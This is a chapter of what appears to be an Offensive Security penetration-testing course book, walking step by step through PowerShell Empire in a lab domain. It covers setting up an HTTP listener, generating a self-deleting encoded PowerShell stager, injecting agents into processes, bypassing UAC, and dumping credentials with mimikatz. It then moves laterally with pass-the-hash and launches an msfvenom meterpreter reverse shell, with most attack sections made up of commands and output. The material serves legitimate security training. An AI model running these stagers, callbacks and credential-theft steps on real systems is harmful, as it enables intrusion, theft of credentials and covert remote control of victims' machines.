We'll begin our tour of Empire with a brief discussion of listeners and stagers. Equivalent to Metasploit's multi/handler, listeners accept inbound connections from various Empire agents.

Stagers are small pieces of code generated by Empire that are executed on the victim and connect back to a listener. They set up a connection between the victim and the attacker and perform additional tasks to facilitate the transfer of a staged payload.

To begin an Empire session, we will first enter the **listeners** context, then print available listeners with **uselistener** followed by a Space and a double Tab to engage Empire's tab completion feature.

```
(Empire) > listeners
[!] No listeners currently active

(Empire: listeners) > uselistener
dbx           http_com      http_hop      meterpreter
http          http_foreign  http_mapi     redirector
```

Listing 823 - Listing the listener types

The *http* listener is the most basic listener and like the windows/meterpreter/reverse_http payload in Metasploit, communicates through a series of HTTP GET and POST requests to simulate legitimate HTTP traffic.

> *The redirector listener is also worth mentioning as it creates a pivot that enables communications with an internal network through a compromised host.*

Once we've chosen a listener, we can run the **uselistener** command to select it and **info** to display information and syntax:

```
(Empire: listeners) > uselistener http

(Empire: listeners/http) > info
```


Copyright © Offensive Security Ltd. All rights reserved.

```
    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

Name              Required    Value                           Description
----              --------    -------                         -----------
...
KillDate          False                                       Date for the listener t
o exit (MM/dd/yyyy).
Name              True        http                            Name for the listener.
Launcher          True        powershell -noP -sta -w 1 -enc  Launcher string.
DefaultDelay      True        5                               Agent delay/reach back
interval (in seconds).
DefaultLostLimit  True        60                              Number of missed checki
ns before exiting
WorkingHours      False                                       Hours for the agent to
operate (09:00-17:00).
...
Host              True        http://10.11.0.4:80       Hostname/IP for staging.
CertPath          False                                       Certificate path for ht
tps listeners.
DefaultJitter     True        0.0                             Jitter in agent reachba
ck interval (0.0-1.0).
Proxy             False       default                         Proxy to use for reques
t (default, none, or other).
...
BindIP            True        0.0.0.0                         The IP to bind to on th
e control server.
Port              True        80                              Port for the listener.
ServerVersion     True        Microsoft-IIS/7.5               Server header for the c
ontrol server.
...
```

Listing 824 - HTTP listener options

As shown in the above listing, there are many options, but most are already set or are optional. The most important parameters are *Host* and *Port*, which are used to select the local IP address or hostname and the port number of the listener, respectively. We can set the *Host* as follows:

```
(Empire: listeners) > set Host 10.11.0.4
(Empire: listeners) >
```

There are additional settings worth noting. *DefaultDelay* attempts to simulate more legitimate HTTP traffic by setting the wait interval callback time from the compromised host to the listener. *DefaultJitter* makes the traffic seem less programmatically generated by setting *DefaultDelay* to a random offset. *KillDate* will self-terminate the listeners on all compromised hosts on the specified date. This is especially useful when performing cleanup after a penetration test.

Copyright © Offensive Security Ltd. All rights reserved.

Once the options are set, we can start the listener with the **execute** command and return to the main listener menu with **back**. Lastly, we can list all available stagers with **usestager** followed by Space and double Tab.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!

(Empire: listeners/http) > back

(Empire: listeners) > usestager
multi/bash                osx/launcher              windows/launcher_bat
multi/launcher            osx/macho                 windows/launcher_lnk
multi/macro               osx/macro                 windows/launcher_sct
multi/pyinstaller         osx/pkg                   windows/launcher_vbs
multi/war                 osx/safari_launcher       windows/launcher_xml
osx/applescript           osx/teensy                windows/macro
osx/application           windows/bunny             windows/macroless_msword
osx/ducky                 windows/dll               windows/teensy
osx/dylib                 windows/ducky
osx/jar                   windows/hta
```

Listing 825 - Available stagers

As shown in Listing 825, Empire supports stagers for Windows, Linux, and OS X. Windows stagers include support for standard DLLs, HTLM Applications, Microsoft Office macros, and more exotic stagers such as *windows/ducky* for use with the USB Rubber Ducky.[723]

To get an idea of how this works, let's try out the *windows/launcher_bat* stager. After selecting the stager, we can review the options with the **info** command.

```
(Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
```

[723] (Hak5, 2019), https://hakshop.com/products/usb-rubber-ducky-deluxe

Copyright © Offensive Security Ltd. All rights reserved.

```
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation type
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscatio
                                                 Only used if Obfuscate switch is True
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use f
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the stag
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, no
                                                 or other).
  Delete           False       True              Switch. Delete .bat after running.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
```

Listing 826 - Options for the launcher_bat stager

We can configure the *Listener* parameter with the **set** command followed by the name of the listener we just created. Finally, we'll create the stager with **execute** as shown in Listing 827.

```
Empire: stager/windows/launcher_bat) > set Listener http

(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```

Listing 827 - Creating the bat stager

To better understand the stager we just created, let's take a look at the partial content of the generated launcher.bat file.

```
kali@kali:/opt/Empire$ cat /tmp/launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAcwBp...
start /b "" cmd /c del "%~f0"&exit /b
```

Listing 828 - PowerShell Empire stager

The stager is a base64-encoded PowerShell command string. This first-stage payload will connect to the listener and fetch the rest of the Empire agent code.

23.1.3 The Empire Agent

Now that we have our listener running and our stager prepared, we will need to deploy an agent on the victim. An agent is simply the final payload retrieved by the stager, and it allows us to execute commands and interact with the system. The stager (in this case the .bat file) deletes itself and exits once it finishes execution.

Once the agent is operational on the target, it will set up an AES-encrypted communication channel with the listener using the data portion of the HTTP GET and POST requests.

Copyright © Offensive Security Ltd. All rights reserved.

We will first copy the launcher.bat script to the Windows 10 workstation and execute it from a command prompt.



Figure 316: Execution of launcher

After successful execution of the launcher script, an initial agent call will appear in our Empire session as shown in Listing 829:

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent S2Y5XW1L from 10.11.0.22 now
active (Slack)
```

Listing 829 - PowerShell Empire agent connection

Next, we can use the **agents** command to display all active agents.

```
(Empire: stager/windows/launcher_bat) > agents

[*] Active agents:

Name       Lang  Internal IP  Machine Name  Username     Process             Delay
---------  ----  -----------  ------------  ---------    -------             -----
S2Y5XW1L   ps    10.11.0.22   CLIENT251     corp\offsec  powershell/2976     5/0.0

(Empire: agents) >
```

Listing 830 - PowerShell Empire agent connection

Now, we can use the **interact** command followed by the agent name to interact with our agent and execute commands.

In this case, we will run **sysinfo** to retrieve information about the compromised host (Listing 831).

```
(Empire: agents) > interact S2Y5XW1L

(Empire: S2Y5XW1L) > sysinfo

(Empire: S2Y5XW1L) > sysinfo: 0|http://10.11.0.4:80|corp|offsec|CLIENT251|10.11.0.22|M
icrosoft Windows 10 Pro|False|powershell|2976|powershell|5

Listener:         http://10.11.0.4:80
Internal IP:    10.11.0.22
Username:         corp\offsec
Hostname:       CLIENT251
OS:               Microsoft Windows 10 Pro
```


Copyright © Offensive Security Ltd. All rights reserved.

```
High Integrity:   0
Process Name:     powershell
Process ID:       2976
Language:         powershell
Language Version: 5
...
```

Listing 831 - Executing the sysinfo command

Note that the command does not return immediately. This delay is caused by the *DefaultDelay* parameter, which is currently set to the default value of five seconds.

The **help** command (Listing 832) shows all available commands, such as **upload**, **download**, and **screenshot**, which are self-explanatory. In addition, we can use **shell** to execute a command and **spawn** to create an additional agent on the same host.

```
(Empire: S2Y5XW1L) > help

Agent Commands
==============
agents             Jump to the agents menu.
back               Go back a menu.
bypassuac          Runs BypassUAC, spawning a new high-integrity agent for a listener.
clear              Clear out agent tasking.
creds              Display/return credentials from the database.
download           Task an agent to download a file.
exit               Task agent to exit.
help               Displays the help menu or syntax for particular commands.
info               Display information about this agent
injectshellcode    Inject listener shellcode into a remote process. Ex. injectshellcode
jobs               Return jobs or kill a running job.
kill               Task an agent to kill a particular process name or ID.
killdate           Get or set an agent's killdate (01/01/2016).
list               Lists all active agents (or listeners).
listeners          Jump to the listeners menu.
lostlimit          Task an agent to change the limit on lost agent detection
main               Go back to the main menu.
mimikatz           Runs Invoke-Mimikatz on the client.
psinject           Inject a launcher into a remote process. Ex. psinject <listener> <pi
pth                Executes PTH for a CredID through Mimikatz.
rename             Rename the agent.
resource           Read and execute a list of Empire commands from a file.
revtoself          Uses credentials/tokens to revert token privileges.
sc                 Takes a screenshot, default is PNG. Giving a ratio means using JPEG.
scriptcmd          Execute a function in the currently imported PowerShell script.
scriptimport       Imports a PowerShell script and keeps it in memory in the agent.
searchmodule       Search Empire module names/descriptions.
shell              Task an agent to use a shell command.
sleep              Task an agent to 'sleep interval [jitter]'
spawn              Spawns a new Empire agent for the given listener name. Ex. spawn <li
steal_token        Uses credentials/tokens to impersonate a token for a given process I
sysinfo            Task an agent to get system information.
updateprofile      Update an agent connection profile.
upload             Task an agent to upload a file.
usemodule          Use an Empire PowerShell module.
workinghours       Get or set an agent's working hours (9:00-17:00).
```


Copyright © Offensive Security Ltd. All rights reserved.

```
(Empire: S2Y5XW1L) >
```

Listing 832 - Executing the help command

As with a meterpreter payload, Empire allows us to migrate our payload into a different process. We can do that by first using **ps** to view all running processes. Once we choose our target process, we'll migrate the payload with **psinject** command, including the name of the listener and the process id as our command arguments:

```
(Empire: S2Y5XW1L) > ps
ProcessName             PID Arch UserName    MemUsage
-----------             --- ---- --------    --------
Idle                      0 x86  N/A         0.00 MB
System                    4 x86  N/A         0.00 MB
........
explorer               3568 x86  corp\offsec 3.41 MB
svchost                3820 x86  corp\offsec 9.18 MB
........

(Empire: S2Y5XW1L) > psinject http 3568
[*] Tasked U9M3SBHG to run TASK_CMD_JOB
[*] Agent U9M3SBHG tasked with task ID 4
[*] Tasked agent U9M3SBHG to run module powershell/management/psinject
Job started: BCMWAV
[*] Agent U9M3SBHG returned results
[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent DWZ49BAP checked in
[+] Initial agent DWZ49BAP from 10.11.0.22 now active (Slack)
[*] Sending agent (stage 2) to DWZ49BAP at 10.11.0.22 //-->
(Empire: S2Y5XW1L) >
```

Listing 833 - Injecting into the explorer.exe process

It is important to note that, unlike the migration feature of the meterpreter payload, once the process migration is completed, the original Empire agent remains active and we must manually switch to the newly created agent as shown below:

```
(Empire: DWZ49BAP) > agents

[*] Active agents:

Name       Lang  Internal IP  Machine Name  Username     Process             Delay
---------  ----  -----------  ------------  ---------    -------             -----
S2Y5XW1L   ps    10.11.0.22   CLIENT251     corp\offsec  powershell/2976     5/0.0
DWZ49BAP   ps    10.11.0.22   CLIENT251     corp\offsec  explorer/3568       5/0.0

(Empire: agents) > interact DWZ49BAP
(Empire: DWZ49BAP) >
```

Listing 834 - Switching to the new agent

23.1.3.1 Exercises

Now that we've walked through the basic features of PowerShell Empire, try these exercises on your own to solidify your knowledge.

1. Install and start PowerShell Empire on your Kali system.

Copyright © Offensive Security Ltd. All rights reserved.

2. Create a PowerShell Empire listener on your Kali machine and execute a stager on your Windows 10 client.
3. Experiment with the PowerShell Empire agent and its basic functionality.

23.2 PowerShell Modules

The power of Empire agents lies in the various modules offered by the framework. We can list all available modules by running **`usemodule`** followed by a Space and double Tab.

```
(Empire: S2Y5XW1L) > usemodule
Display all 204 possibilities? (y or n)
code_execution/invoke_dllinjection
code_execution/invoke_metasploitpayload
code_execution/invoke_ntsd
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shellcodemsil
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
...
```

Listing 835 - Available modules in PowerShell Empire

The modules are divided into multiple categories but also include basic features such as keylogging, screenshots, and file downloads.

23.2.1 Situational Awareness

Let's take a look at a few modules to see what they consist of. We will target the dedicated Active Directory lab environment in this section.

To begin, let's explore the *situational_awareness* category. While there are many methods and commands for performing network enumeration, the primary focus of this category is on local client and Active Directory enumeration.

Copyright © Offensive Security Ltd. All rights reserved.

The Active Directory enumeration modules are found in the network sub-category with a prefix of PowerView. This is a reference to @harmj0y's original Veil-PowerView[724] project.

For example, we can use the get_user module and then issue the **info** command to display information about the module (Listing 836).

Pay close attention to the syntax in this example. To select a module from the "empire base prompt", we include the full path to the module. If we were not at this base prompt, we would prepend the module path with powershell/.

```
(Empire:2Y5XW1L) > usemodule situational_awareness/network/powerview/get_user

(powershell/situational_awareness/network/powerview/get_user) > info

              Name: Get-DomainUser
            Module: powershell/situational_awareness/network/powerview/get_user
       NeedsAdmin: False
        OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Query information for a given user or users in the specified
  domain. Part of PowerView.

Comments:
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Reco
  n/

Options:

Name               Required    Value      Description
----               --------    -------    -----------
Domain             False                  The domain to use for the query,
                                          defaults to the current domain.
LDAPFilter         False                  Specifies an LDAP query string that is
                                          used to filter Active Directory objects.
ServerTimeLimit    False                  Specifies the maximum amount of time the
```

[724] (PowerShellEmpire, 2019), https://github.com/PowerShellEmpire/PowerTools

Copyright © Offensive Security Ltd. All rights reserved.

```
                                        server spends searching. Default of 120
                                        seconds.
FindOne             False               Only return one result object.
TrustedToAuth       False               Switch. Return computer objects that are
                                        trusted to authenticate for other
                                        principals.
PreauthNotRequired  False               Switch. Return user accounts with "Do
                                        not require Kerberos preauthentication"
                                        set.
Agent               True        S2Y5XW1L  Agent to run module on.
Server              False               Specifies an active directory server
                                        (domain controller) to bind to
...
```

Listing 836 - Get_User module information

Notice that the line breaks in this longer Empire command does not wrap correctly. This is only a display issue and does not affect our typed commands.

Let's take a look at the header section in the above listing. The *Name*, *Module*, and *Language* fields are self-explanatory.

If the *NeedsAdmin* field is set to "True", the script requires local Administrator permissions. If the *OpsecSafe* field is set to "True", the script will avoid leaving behind indicators of compromise, such as temporary disk files or new user accounts. This stealth-driven approach has a greater likelihood of evading endpoint protection mechanisms.

The *MinLanguageVersion* field describes the minimum version of PowerShell required to execute the script. This is especially relevant when working with Windows 7 or Windows Server 2008 R2 targets as they ship with PowerShell version 2.

Background tells us if the module executes in the background without visibility for the victim, while *OutputExtension* tells us the output format if the module returns output to a file.

There are several options in Listing 836. In this particular module, all options except *Agent* (which is already set) are optional and the module will work as-is, enumerating all users in the target Active Directory.

We could set any number of filtering options or **execute** the module as shown in Listing 837.

```
 > (powershell/situational_awareness/network/powerview/get_user) > execute
Job started: LP1URA

...
distinguishedname     : CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com
objectclass           : {top, person, organizationalPerson, user}
displayname           : Jeff_Admin
lastlogontimestamp    : 2/19/2019 8:15:57 PM
userprincipalname     : jeff_admin@corp.com
name                  : Jeff_Admin
objectsid             : S-1-5-21-3048852426-3234707088-723452474-1104
samaccountname        : jeff_admin
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
```


Copyright © Offensive Security Ltd. All rights reserved.

```
cn                    : Jeff_Admin
whenchanged           : 2/19/2019 7:15:57 PM
instancetype          : 4
usncreated            : 12613
objectguid            : 7bbdcd8c-e139-478c-86dd-abdef0f71d58
lastlogoff            : 1/1/1601 1:00:00 AM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata : {2/19/2019 1:05:25 PM, 2/19/2019 12:56:22 PM, 1/1/1601 12:00:0
memberof              : CN=Domain Admins,CN=Users,DC=corp,DC=com
...
```

Listing 837 - Executing the module

In addition to the enumeration tools in the PowerView subcategory, the situational_awareness category also includes a wide variety of network and port scanners.

The *Bloodhound* module is especially noteworthy. It automates much of PowerView's functionality, collecting all computers, users, and groups in the domain as well as all currently logged-in users. The output is stored in CSV files suitable for use with the backend *BloodHound* application,[725] which uses graph theory[726] to highlight often-overlooked and highly complex attack paths in an Active Directory environment.

23.2.2 Credentials and Privilege Escalation

The *privesc* category contains privilege escalation modules. One of the more interesting modules in this group is *powerup/allchecks*.[727] It uses several techniques based on misconfigurations such as unquoted service paths, improper permissions on service executables, and much more.

```
(Empire: powershell/situational_awareness/network/powerview/get_user) > usemodule powe
rshell/privesc/powerup/allchecks

(Empire: powershell/privesc/powerup/allchecks) > execute
Job started: N459AD

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
...
```

Listing 838 - Using the PowerUp allchecks module

The *bypassuac_fodhelper* module is quite useful if we have access to a local administrator account. Depending on the local Windows version, this module can bypass UAC and launch a high-integrity PowerShell Empire agent:

```
(Empire: S2Y5XW1L) > usemodule privesc/bypassuac_fodhelper

(Empire: powershell/privesc/bypassuac_fodhelper) > info
```

[725] (BloodHoundAD, 2019), https://github.com/BloodHoundAD/BloodHound

[726] (Andy Robbins, 2017), https://neo4j.com/blog/bloodhound-how-graphs-changed-the-way-hackers-attack/

[727] (PowerShellEmpire, 2019), https://www.powershellempire.com/?page_id=378

Copyright © Offensive Security Ltd. All rights reserved.

```
              Name: Invoke-FodHelperBypass
            Module: powershell/privesc/bypassuac_fodhelper
       NeedsAdmin: False
        OpsecSafe: False
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  Petr Medonos

Description:
  Bypasses UAC by performing an registry modification for
  FodHelper (based on https://winscripting.blog/2017/05/12
  /first-entry-welcome-and-uac-bypass/)

Comments:
  https://winscripting.blog/2017/05/12/first-entry-welcome-
  and-uac-bypass/

Options:

Name       Required    Value           Description
----       --------    -------         -----------
Listener   True                        Listener to use.
UserAgent  False       default         User-agent string to use for the staging
                                       request (default, none, or other).
Proxy      False       default         Proxy to use for request (default, none,
                                       or other).
Agent      True        S2Y5XW1L        Agent to run module on.
ProxyCreds False       default         Proxy credentials
                                       ([domain\]username:password) to use for
                                       request (default, none, or other).

(Empire: powershell/privesc/bypassuac_fodhelper) > set Listener http

(Empire: powershell/privesc/bypassuac_fodhelper) > execute
[>] Module is not opsec safe, run? [y/N] y

(Empire: powershell/privesc/bypassuac_fodhelper) >
Job started: 4STVDU
[+] Initial agent K678VC13 from 10.11.0.22 now active (Slack)

(Empire: powershell/privesc/bypassuac_fodhelper) >
```

Listing 839 - Bypassing UAC using PowerShell Empire

Once we have a high-integrity session, we can perform actions that require local administrator or SYSTEM rights, such as executing mimikatz to dump cached credentials.

```
(Empire: agents) > interact K678VC13

(Empire: K678VC13) > usemodule credentials/
credential_injection*     mimikatz/extract_tickets  mimikatz/sam*
enum_cred_store           mimikatz/golden_ticket    mimikatz/silver_ticket
```


Copyright © Offensive Security Ltd. All rights reserved.

```
invoke_kerberoast          mimikatz/keys*             mimikatz/trust_keys*
mimikatz/cache*            mimikatz/logonpasswords*   powerdump*
mimikatz/certs*            mimikatz/lsadump*          sessiongopher
mimikatz/command*          mimikatz/mimitokens*       tokens
mimikatz/dcsync            mimikatz/pth*              vault_credential*
mimikatz/dcsync_hashdump   mimikatz/purge
```

Listing 840 - Mimikatz in PowerShell Empire

The *credentials* category in Listing 840 contains multiple mimikatz commands that have been ported into Empire. The commands marked with an asterisk require a high-integrity Empire agent.

Empire uses reflective DLL injection[728] to load the mimikatz library into the agent directly from memory.

Loading our malicious executable in this way minimizes the risk of detection since most EDR solutions only analyze files stored on the hard drive.

> *This method is custom-coded into the agent as Windows does not expose any official APIs (similar to LoadLibrary) that would allow us to achieve the same objective.*

Let's take a look at a high-integrity access module such as *logonpasswords*:

```
(Empire: K678VC13) > usemodule credentials/mimikatz/logonpasswords

(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
Job started: NXK271

Hostname: client251.corp.com / S-1-5-21-3048852426-3234707088-723452474

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 244851 (00000000:0003bc73)
Session           : Interactive from 1
User Name         : offsec
Domain            : corp
Logon Server      : DC01
Logon Time        : 2/20/2019 10:36:32 PM
SID               : S-1-5-21-3048852426-3234707088-723452474-1103
    msv :
     [00000003] Primary
     * Username : offsec
     * Domain   : corp
     * NTLM     : e2b475c11da2a0748290d87aa966c327
     * SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
     * DPAPI    : c10c264a27b63c4e66728bbef4be8aab
    tspkg :
    wdigest :
     * Username : offsec
```

[728] (Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection

Copyright © Offensive Security Ltd. All rights reserved.

```
     * Domain   : corp
     * Password : (null)
    kerberos :
     * Username : offsec
     * Domain   : CORP.COM
     * Password : (null)
    ssp :
    credman :
...
```

Listing 841 - Executing mimikatz from PowerShell Empire

This output is identical to mimikatz but the collected credentials are also written into the credential store, which can be enumerated with **creds**:

```
(Empire: K678VC13) > creds

Credentials:

CredID  CredType   Domain     UserName     Host        Password
------  --------   ------     --------     ----        --------
1       hash       corp.com   offsec       client251   e2b475c11da2a0748290d87aa966c32
2       hash       corp.com   CLIENT251$   client251   4d4ae0e7cb16d4cfe6a91412b3d80ed
```

Listing 842 - Credential store

We can also manually enter data into the credentials store with **creds add** as shown in Listing 843.

```
(Empire: K678VC13) > creds add corp.com jeff_admin Qwerty09!

Credentials:

CredID  CredType   Domain     UserName     Host        Password
------  --------   ------     --------     ----        --------
1       hash       corp.com   offsec       client251   e2b475c11da2a0748290d87aa966c32
2       hash       corp.com   CLIENT251$   client251   4d4ae0e7cb16d4cfe6a91412b3d80ed
3       plaintext  corp.com   jeff_admin               Qwerty09!
```

Listing 843 - Adding credentials into credential store

23.2.3 Lateral Movement

Once we gain valid user credentials, we can use them to log into additional systems until we reach our objective. This is known as lateral movement.

In our labs, the domain controller is located on an internal network, meaning we can not reach it from our Kali VM. To demonstrate the mechanics of lateral movement within Empire, we'll obtain another shell on the Windows 10 client in the context of a different user.

Although this example is simplified because of the single target VM, the mechanics of the process will be the same when moving to a different remote host in a real-world situation.

There are various vectors in the *lateral_movement* category that we can use to invoke an Empire agent on a remote host:

```
(Empire: K678VC13) > usemodule lateral_movement/technique
inveigh_relay           invoke_psremoting       invoke_wmi
invoke_dcom             invoke_smbexec          invoke_wmi_debugger
```

 Copyright © Offensive Security Ltd. All rights reserved.

```
invoke_executemsbuild   invoke_sqloscmd         jenkins_script_console
invoke_psexec           invoke_sshcommand       new_gpo_immediate_task
```

Listing 844 - Lateral movement techniques

As an example we will try out the *invoke_smbexec* module, which requires several parameters.

We'll set *ComputerName* to the hostname of the Windows 10 client (client251) and set *Listener* to "http". We will also set the *Username*, *Domain*, and *Hash* parameters using the relevant data from the *jeff_admin* user account found in the previous section (Listing 843). This is configured in (Listing 845).

We can use either the set CredID command to specify the ID number of the entry from the credentials store or manually enter all the credentials. Note that in this case, the passwords for both Offsec and Jeff_admin coincide.

```
(Empire: K678VC13) > usemodule lateral_movement/invoke_smbexec

(Empire: powershell/lateral_movement/invoke_smbexec) > info

              Name: Invoke-SMBExec
            Module: powershell/lateral_movement/invoke_smbexec
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

...

Options:

Name         Required    Value         Description
----         --------    -------       -----------
CredID       False                     CredID from the store to use.
ComputerName True                      Host[s] to execute the stager on, comma
                                       separated.
Service      False                     Name of service to create and delete.
                                       Defaults to 20 char random.
ProxyCreds   False       default       Proxy credentials
                                       ([domain\]username:password) to use for
                                       request (default, none, or other).
Username     True                      Username.
Domain       False                     Domain.
Hash         True                      NTLM Hash in LM:NTLM or NTLM format.
Agent        True        K678VC13      Agent to run module on.
Listener     True                      Listener to use.
...

(Empire: powershell/lateral_movement/invoke_smbexec) > set ComputerName client251

(Empire: powershell/lateral_movement/invoke_smbexec) > set Listener http
```


Copyright © Offensive Security Ltd. All rights reserved.

```
(Empire: powershell/lateral_movement/invoke_smbexec) > set Username jeff_admin

(Empire: powershell/lateral_movement/invoke_smbexec) > set Hash e2b475c11da2a0748290d8
7aa966c327

(Empire: powershell/lateral_movement/invoke_smbexec) > set Domain corp.com

(Empire: powershell/lateral_movement/invoke_smbexec) > execute
Command executed with service CVTERKCMPMMECQLRWLKB on client251

[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent UXVZ2NC3 checked in
[+] Initial agent UXVZ2NC3 from 10.11.0.22 now active (Slack)
...
```

Listing 845 - Performing lateral movement with PowerShell Empire

Excellent! The agent was successfully deployed and we can now interact with it:

```
(Empire: K678VC13) > agents

[*] Active agents:

Name      Lang  Internal IP  Machine Name    Username      Process             Delay
--------- ----  -----------  ------------    ---------     -------             -----
S2Y5XW1L  ps    10.11.0.22   CLIENT251       corp\offsec   powershell/2976     5/0.0
DWZ49BAP  ps    10.11.0.22   CLIENT251       corp\offsec   explorer/3568       5/0.0
K678VC13  ps    10.11.0.22   CLIENT251       *corp\offsec  powershell/6236     5/0.0
UXVZ2NC3  ps    10.11.0.22   CLIENT251       *corp\SYSTEM  powershell/3912     5/0.0

(Empire: agents) > interact UXVZ2NC3
(Empire: UXVZ2NC3) >
```

Listing 846 - Listing and interacting with the new PowerShell Empire agent

23.3 Switching Between Empire and Metasploit

The Empire agent supports many features. However, there are often times when we need to use features that are only found in Metasploit. Since we can have both Empire and Metasploit shells on the same compromised host, this is actually quite easy.

> *In PowerShell Empire version 2.4, it was possible to use a meterpreter listener and the injectshellcode module to inject a meterpreter shellcode directly in memory from PowerShell. However, in the newest version (2.5) this code is unfortunately broken.*

If a PowerShell Empire agent is active on the host, we can use **msfvenom** to generate a meterpreter reverse shell as an executable.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_http LHOST=10.11.0.4 LPORT=7777 -
f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 633 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 847 - Generating meterpreter payload

We then set up a Metasploit listener using the **multi/handler** module and the previously-chosen settings:

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http

msf5 exploit(multi/handler) > set LPORT 7777
LPORT => 7777

msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.11.0.4:7777
```

Listing 848 - Metasploit listener to catch the reverse shell

Now we switch back to our PowerShell Empire shell and upload the executable:

```
Empire: S2Y5XW1L) > upload /home/kali/met.exe
[*] Tasked agent to upload met.exe, 72 KB
[*] Tasked S2Y5XW1L to run TASK_UPLOAD
[*] Agent S2Y5XW1L tasked with task ID 12
[*] Agent S2Y5XW1L returned results.
[*] Valid results returned by 10.11.0.22

Empire: S2Y5XW1L) > shell dir
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 3
[*] Agent S2Y5XW1L returned results.
Directory: C:\Users\offsec.corp\Downloads>


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/2/2019  11:24 AM          73802 met.exe

..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

Listing 849 - Uploading the meterpreter executable

After uploading the executable, we issue the **dir** shell command (Listing 849) to reveal its location and execute it:

```
(Empire: S2Y5XW1L) > shell C:\Users\offsec.corp\Downloads>met.exe
[*] Tasked S2Y5XW1L to run TASK_SHELL
[*] Agent S2Y5XW1L tasked with task ID 5
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Agent S2Y5XW1L returned results.
..Command execution completed.
[*] Valid results returned by 10.11.0.22
```

Listing 850 - Executing the meterpreter executable

With the executable running, we'll switch back to our meterpreter listener and watch the incoming shell:

```
[*] Started HTTP reverse handler on http://10.11.0.4:7777
[*] http://10.11.0.4:7777 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 1 opened (10.11.0.4:7777 -> 10.11.0.22:50597)

meterpreter>
```

Listing 851 - Meterpreter callback

